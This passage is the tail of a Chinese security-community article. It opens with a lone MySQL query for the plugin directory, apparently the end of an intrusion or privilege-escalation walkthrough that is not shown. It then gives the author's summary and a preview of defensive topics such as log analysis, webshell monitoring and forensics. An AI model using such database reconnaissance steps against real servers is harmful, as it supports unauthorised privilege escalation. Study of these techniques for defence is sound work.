Mysql> slect @@plugin_dir;
```

## 1.20.4 总结

每次学习，我都会做一次总结，由于实战经验不足，导致每次好多东西要边 Google 边操作，还是是要多练练。最后，附上 Szrzvdny 表哥的 blog 地址：http://www.inksec.cn/，我的博客就不附上了。

# 第三部分课题预告

## 1.九月安全专题讨论

网络安全热门话题——如何对被（已经/正在）入侵网站进行检测和防范
拟进行以下技术（可以自定义相关技术）讨论和技术研究，欢迎大家参与：

（1）网站入侵日志文件分析
（2）抓包分析入侵行为并修补程序漏洞
（3）从规则进行安全防护
（4）在线监测 webshell 等恶意行为
（5）网站安全加固实战
（6）入侵应对技术策略和措施
（7）取证分析
以上环境要求在 linux 普通用户权限。
欢迎提供线索、数据和资料进行黑客追踪以及取证。

# 第四部分公司产品及技术展示

欢迎进行赞助，虚位以待，欢迎加入